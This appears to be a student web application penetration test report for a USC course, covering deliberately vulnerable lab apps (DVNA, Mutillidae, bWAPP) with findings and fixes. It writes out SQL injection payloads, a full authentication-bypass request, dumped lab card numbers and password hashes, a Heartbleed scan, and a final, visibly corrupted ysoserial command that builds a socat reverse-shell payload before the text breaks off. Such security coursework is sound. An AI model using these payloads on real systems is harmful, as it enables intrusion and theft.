USC University of Southern California

ITP425 WEB APPLICATION PENETRATION TEST REPORT - FINAL

PRASHANT GUPTA

05/02/2025

[05/02/2025]

Mr. Howard Williamson
Part-Time Lecturer of Technology and Applied Computing

Dear Mr. Williamson,

This report contains the findings and recommendations from the web application vulnerability assessment and penetration testing performed for ITP425.org.

Please note that penetration testing is not intended to be an exhaustive evaluation of all security controls, nor does it guarantee any specific level of protection against future breaches or compromises of systems, applications, or sensitive data. The conclusions drawn are limited to the specific periods during which testing was performed and may change due to:

1. Changes made to the systems or controls after testing,
2. Evolving regulatory or compliance requirements, or
3. Discovery of new vulnerabilities or exploits that were not known at the time of assessment.

The assessment covered the following period:

Assessment Service	Start Date	End Date
Web Application Vulnerability Assessment and Penetration Testing	01/14/2025	05/01/2025

This report is intended solely for the management of ITP425.org. We appreciate the cooperation and assistance extended to us during this project, and the opportunity to contribute to strengthening the security posture of ITP425.org.

Please contact Prashant Gupta, Vulnerability Assessment Analyst, at pgupta06@usc.edu if you have any questions regarding this report.

Sincerely,

Prashant Gupta
Vulnerability Assessment Analyst

TABLE OF CONTENTS

SECTION **PAGE**

I. Executive Summary

Background

Security of technology and information assets is an important priority within University of Southern California. As threats to data and systems continuously evolve, so have the requirements for safeguarding our student and organizational information. The processes and people that support the security of technology are the key components in protecting these valuable business assets. Likewise, it is important to measure the security of technology assets to understand the ability to defend against cyber threats.

Objective of the Vulnerability Assessment

The primary objectives of the vulnerability assessment were to discover easily identifiable vulnerabilities on the ITP425.org's external presence by conducting web application vulnerability scans. As part of the testing, the Vulnerability Assessment and Penetration Testing team (VAPT) attempted to achieve, but not limited to, the below objectives:

- Identify critical and high vulnerabilities on your external network through automated and manual vulnerability scanning techniques.
- Perform false-positive identification of vulnerabilities identified (when applicable).

The VAPT analyst used a multifaceted approach, including the use of automated and manual false-positive identification techniques to identify vulnerabilities.

Scope

We were provided the following in-scope network IP address ranges for testing:


Domain	
itp425.org	10.110.21.10

Results


The VAPT team discovered the initial findings with Nexpose non-credential and credential vulnerability scan. The VAPT evaluated and inspected each of the discovered vulnerabilities from the Burp Suite output to perform root cause analysis and research into possible recommendations to fix current issues and help prevent future occurrences. The charts below contain the status of the overall level of risk currently living within ITP425.org computing environment. Risk scores are based on CVSS v.3.1 rankings: https://www.first.org/cvss/calculator/3.1

Sections II contain the findings that require attention to lower the risk of security compromises from occurring based on our review.

Summary of Web Application Findings by Risk Severity



Summary of Web Application Findings by Affected System Analysis



II. Web Application Findings

1. Missing Function Level Access Control

Risk: Critical
CVSS: 9.8 (v3)
CVE: CVE-2018-14773 CWE: CWE-284 (Improper Access Control)
Root Cause: Missing Authorization Checks at function level
Category: OWASP Top 10 - A01


Finding:
The DVNA application failed to restrict access to administrative APIs. Normal users could directly access endpoints intended only for admins, revealing sensitive data such as user lists.

Risk:
Attackers with regular accounts can escalate privileges, view and modify admin-level resources.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:9090	DVNA/9090

Screenshots:



Users

User ID	Name	Email
1	Winnie French	wfrench@usc.edu
2	Winnie French	wfrench@usc.edi
3	howie	me@mine.com
4	Get Hacked	email@email.com
5	andyp	test@test.com
6	ed	test@test.com
7	john	test@test.com
8	student	test@test.com
9	hacker	hacker@hacker.com
10	gaivnbs	test@test.com
11	omkarp	test@test.com
12	annason	test@test.com
13	Apollo Anderson	apolloemail@gmail.com

Recommendation:
Implement strict function-level access control and validate user roles on the server side for every sensitive action or page.

2. Cryptographic Failures

Risk: High
CVSS: 7.4 (v3)
CVE: CVE-2014-3566 CWE: CWE-311(Missing Encryption of Sensitive Data)
Root Cause: Lack of Transport Layer Encryption (TLS)
Category: OWASP Top 10 – A02

Finding:

The application collected sensitive credit card information through an insecure HTTP connection. No SSL/TLS encryption was enforced, exposing critical user financial data to potential interception by attackers during transmission.


Risk:

Without proper encryption, attackers could eavesdrop on network traffic and steal credit card numbers, leading to identity theft, fraud, and financial loss.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8880	Mutillidae/8880

Screenshots:



Dont have an account? *Please register here*

Results for "' UNION SELECT NULL, ccnumber, ccv, expiration, NULL, NULL, NULL FROM credit_cards -- ".5 records found.

```
Username=4444111122223333
Password=745
Signature=2012-03-01

Username=7746536337776330
Password=722
Signature=2015-04-01

Username=8242325748474749
Password=461
Signature=2016-03-01

Username=7725653200487633
Password=230
Signature=2017-06-01

Username=1234567812345678
Password=627
Signature=2018-11-01
```

Recommendation:

Implement HTTPS using strong SSL/TLS protocols across all pages, especially those that collect sensitive information. Ensure that data is encrypted both during transmission and at rest.

3. SQL Injection in bWAPP Search Form

Risk: Critical
CVSS: 9.6 (v3)
CVE: CVE-2017-8917 CWE: CWE-89 (SQL Injection)
Root Cause: Improper Input Validation
Category: OWASP Top 10 – A03

Finding:

In bWAPP, the input field in the vulnerable page failed to properly sanitize user input. A SQL injection payload such as ' UNION SELECT NULL, user(), version(), @@hostname, database(), NULL, NULL -- allowed authentication bypass and retrieval of sensitive database content.

Risk:


This vulnerability enables attackers to access unauthorized data, bypass authentication, or even execute admin-level actions, depending on query exposure.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8088	bWAPP/8088


Screenshots:

Showing user(), version(), @@hostname, database().



root@localhost	5.5.47-0ubuntu0.14.04.1	bWAPP	64efe049a7a6	Link

Showing users' login, password hash, account ID, and secret.



World War Z	2013	Gerry Lane	horror	Link
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	1	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	2	Link
praty	dec67ec22a6dceb4f30507f3d5769ac7db92c74e	praty	3	Link
philip	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8	123	4	Link

Recommendation:

Use parameterized SQL queries (prepared statements) and validate all user inputs. Implement least privilege on DB users and use input filters to detect common SQLi payloads.

4. Insecure Design – Unprotected Logging Mechanism

Risk: High
CVSS: 7.0 (v3)
CVE: N/A CWE: CWE-285 (Improper Authorization)
Root Cause: Missing Access Control and Input Validation in Design
Category: OWASP Top 10 – A04

Finding:

The application's log viewer is accessible without authentication and logs unvalidated user inputs such as user-agent strings and page visits. This reflects a fundamental design flaw — logging mechanisms were implemented without considering access control, input sanitization, or potential abuse vectors.


Risk:

Unprotected log access could expose sensitive data to attackers or allow them to inject malicious scripts. Combined with missing input validation, this creates the potential for log-based XSS or internal reconnaissance.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8880	Mutillidae/8880

Screenshots:



Hostname	IP	Browser Agent	Page Viewed	Date/Time
10.110.21.105	10.110.21.105	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: show-log.php	2025-04-29 21:52:26
10.110.21.105	10.110.21.105	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: show-log.php	2025-04-29 21:52:24
10.110.21.105	10.110.21.105	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: show-log.php	2025-04-29 21:51:31
10.110.21.105	10.110.21.105	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	User visited: show-log.php	2025-04-29 21:51:29

Recommendation:

Restrict access to system logs to authorized users only. Apply secure design principles such as defense-in-depth and validate all inputs before storing them in system logs.

5. Security Misconfiguration

Risk: Medium
CVSS: 6.5 (v3)
CVE: CVE-2015-2080 CWE: CWE-16 (Configuration)
Root Cause: Exposed Server Headers and Lack of Transport Encryption
Category: OWASP Top 10 – A05


Finding:
The application was served over insecure HTTP instead of HTTPS, leaving data in transit exposed to interception. Additionally, verbose HTTP response headers disclosed unnecessary details about the underlying technologies, such as the server software and platform.

Risk:
Misconfigured services enable attackers to conduct reconnaissance, identify software stacks, and exploit missing security headers. Lack of HTTPS exposes session data and credentials to potential man-in-the-middle (MITM) attacks.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8081	API/8081

Screenshots:



```
Response Headers

 Access-Control-Allow-Headers  *
Access-Control-Allow-Methods  *
  Access-Control-Allow-Origin  *
            Content-Length  301
              Content-Type  application/json
                      Date  Tue, 11 Mar 2025 00:59:49 GMT
                    Server  WSGIServer/0.1 Python/2.7.18

Request Headers

                    Accept  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
           Accept-Encoding  gzip, deflate
           Accept-Language  en-US,en;q=0.5
                Connection  keep-alive
                      Host  www.itp425.org:8081
                  Priority  u=0, i
 Upgrade-Insecure-Requests  1
                User-Agent  Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```

Recommendation:
Enforce HTTPS using a valid TLS certificate and disable verbose server response headers. Apply hardening best practices for web servers to reduce exposure.

6. Vulnerable and Outdated Components

Risk: Critical
CVSS: 9.4 (v2)
CVE: CVE-2014-0160 CWE: CWE-119 (Improper Restriction of Operations within Memory Buffer)
Root Cause: Use of Outdated and Vulnerable Cryptographic Library
Category: OWASP Top 10 – A06

Finding:

During testing, a targeted Nmap scan was executed against port 8443 of itp425.org using the command:nmap -sV -sC -vv -p8443 --script=ssl* -oN ssl_itp425_8443 itp425.org. The scan revealed that the service running on this port uses OpenSSL version 1.0.1, which is affected by the well-known Heartbleed vulnerability (CVE-2014-0160). The Nmap script ssl-heartbleed flagged the system as VULNERABLE, confirming that it could be exploited to leak sensitive memory content, including SSL private keys and session data.


Risk:

Exploitation of this vulnerability can result in full disclosure of encrypted communication, credentials, and private keys. Attackers do not require authentication to carry out this attack, making it highly dangerous.


Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8443	SSL/HTTP/8443

Screenshots:



```
┌──(prashantg㉿kali)-[~]
└─$ nmap -sV -sC -vv -p8443 --script=ssl* -oN ssl_itp425_8443 www.itp425.org
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 21:26 PDT
NSE: Loaded 58 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:26
```



```
|_http-server-header: nginx/1.10.2
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encrypti
on.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems pr
otected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
```

Recommendation:

Immediately patch OpenSSL to a non-vulnerable version. Revoke and reissue any SSL certificates associated with the service. Use automated CVE scanning as part of your DevSecOps pipeline to catch outdated components.

7. Authentication Failure via SQL Injection

Risk: High
CVSS: 7.5 (v3)
CVE: CVE-2019-11510 CWE: CWE-287 (Improper Authentication)
Root Cause: Insecure Login Logic
Category: OWASP Top 10 – A07

Finding:

The /tokens endpoint allowed attackers to bypass authentication by injecting ' OR '1'='1 into both the username and password fields. The server accepted the request and issued a valid session token for a user account.

Risk:


An attacker can log in as any user, access sensitive data, or escalate privileges without knowing valid credentials.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8081	API/8081

Screenshots:

Here authentication bypass was accomplished



```
POST /tokens HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Content-Length: 196
Content-Type: application/xml
Host: itp425.org:8081

<?xml version="1.0" encoding="UTF-8"?>
    <auth>
        <passwordCredentials>
            <username>
                ' OR '1'='1
            </username>
            <password>
                ' OR '1'='1
            </password>
        </passwordCredentials>
    </auth>
```

```
HTTP/1.0 200 OK
Date: Thu, 13 Mar 2025 22:49:23 GMT
Server: WSGIServer/0.1 Python/2.7.18
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
Content-Type: text/html; charset=UTF-8

{"access": {"token": {"expires": "Thu Mar 13 22:53:53 2025", "id":
"3eb97928b37b120fd0881a82c4d900ef"}, "user": {"id": 1, "name": "user1"}}}
```

Recommendation:

Use secure authentication mechanisms that validate credentials against sanitized inputs. Implement account lockouts and logging on repeated login failures.

8. Software and Data Integrity Failures

Risk: High
CVSS: 7.3 (v3)
CVE: CVE-2019-18935 CWE: CWE-502 (Deserialization of Untrusted Data)
Root Cause: Unsigned and Unvalidated ViewState
Category: OWASP Top 10 – A08

Finding:
The application failed to validate and cryptographically sign the JSF ViewState parameter. An attacker crafted a malicious serialized payload using ysoserial.net and injected it via the ViewState field, leading to code execution on the server.


Risk:
Insecure deserialization allows remote attackers to run arbitrary commands on the server, leading to full system compromise.

Affected system(s):

Hostname/Application Name	Service/Port
http://itp425.org:8008	Mask INC/8008

Screenshots:


Payload Creation



```
┌──(prashantg㉿kali)-[~/Downloads]
└─$ /usr/usr/lib/jvm/java-11-openjdk-amd64/bin/java -jar ./ysoserial-all.jarmonsCollections6 'soc'socat TCP:10.110.21.105:443 EXEC:sh' > payload.bin

